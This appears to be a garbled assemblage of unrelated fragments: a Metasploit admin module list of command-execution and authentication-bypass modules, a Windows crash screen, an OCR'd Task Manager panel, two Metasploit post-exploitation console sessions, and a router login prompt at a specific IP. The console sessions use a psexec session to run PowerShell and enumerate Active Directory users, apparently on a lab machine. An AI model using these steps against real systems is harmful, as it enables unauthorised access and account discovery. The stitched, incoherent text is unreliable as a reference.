   admin/cisco/cisco_secure_acs_bypass                                             normal  Cisco Secure ACS Unauthorized Password Change
   admin/cisco/vpn_3000_ftp_bypass                                2006-08-23       normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                                              2004-03-04       normal  IBM DB2 db2rcmd.exe Command Execution Vulnerability
   admin/dns/dyn_dns_update                                                        normal  DNS Server Dynamic Update Record Injection
   admin/edirectory/edirectory_dhost_cookie                                        normal  Novell eDirectory DHOST Predictable Session Cookie
   admin/edirectory/edirectory_edirutil                                            normal  Novell eDirectory eMBox Unauthenticated File Access
   admin/emc/alphastor_devicemanager_exec                         2008-05-27       normal  EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec                        2008-05-27       normal  EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/firetv/firetv_youtube                                                     normal  Amazon Fire TV YouTube Remote Control
   admin/hp/hp_data_protector_cmd                                 2011-02-07       normal  HP Data Protector 6.1 EXEC_CMD Command Execution
   admin/hp/hp_imc_som_create_account                             2013-10-08       normal  HP Intelligent Management SOM Account Creation
```



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

SYSTEM_SERVICE_EXCEPTION

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000003B (0x00000000C0000096,0xFFFFF800016D82A8,0xFFFFF88004D13830,0
x0000000000000000)



Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  45
```



CPU
70% 2,00 GHz

Memory
957/1023 MB (94%)

Disk 0 (C:)
18%

Ethernet
S: 0,7 R: 1,1 Mbps

Bluetooth
Not connected

Memory 1,0 GB

Memory usage 1023 MB

60 seconds 0

Memory composition

In use
954 MB

Available
66,0 MB


Slots used: N/A
Hardware reserved: 1,2 MB

Committed
1,6/2,7 GB


Cached
68,9 MB

Paged pool
125 MB


Non-paged pool
869 MB



```
msf exploit(windows/smb/psexec) > use post/windows/manage/exec_powershell
msf post(windows/manage/exec_powershell) > set SESSION 1
SESSION => 1
msf post(windows/manage/exec_powershell) > set SCRIPT $Host
SCRIPT => $Host
msf post(windows/manage/exec_powershell) > run

[+] Compressed size: 708
[*] #< CLIXML


Name             : ConsoleHost
Version          : 5.0.10586.117
InstanceId       : d86b359a-c81d-4801-9dfb-ab258e62ac4a
UI               : System.Management.Automation.Internal.Host.InternalHostUserI
                   nterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace



<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><T
N RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1
</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Comple
ted</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/manage/exec_powershell) >
```



```
msf exploit(windows/smb/psexec) > use post/windows/gather/ps_ad_users
msf post(windows/gather/ps_ad_users) > set SESSION 1
SESSION => 1
msf post(windows/gather/ps_ad_users) > run

[+] Compressed size: 1040
[*] #< CLIXML
Administrator
Guest
vagrant
sshd
sshd_server
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
krbtgt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" Re
fId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS
><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><
PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/gather/ps_ad_users) >
```



Authentication Required

http://89.181.67.197:7547 is requesting your username and password. The site says: “HuaweiHomeGateway”

User Name:

Password:

Graphics Bundle Ends Here

Index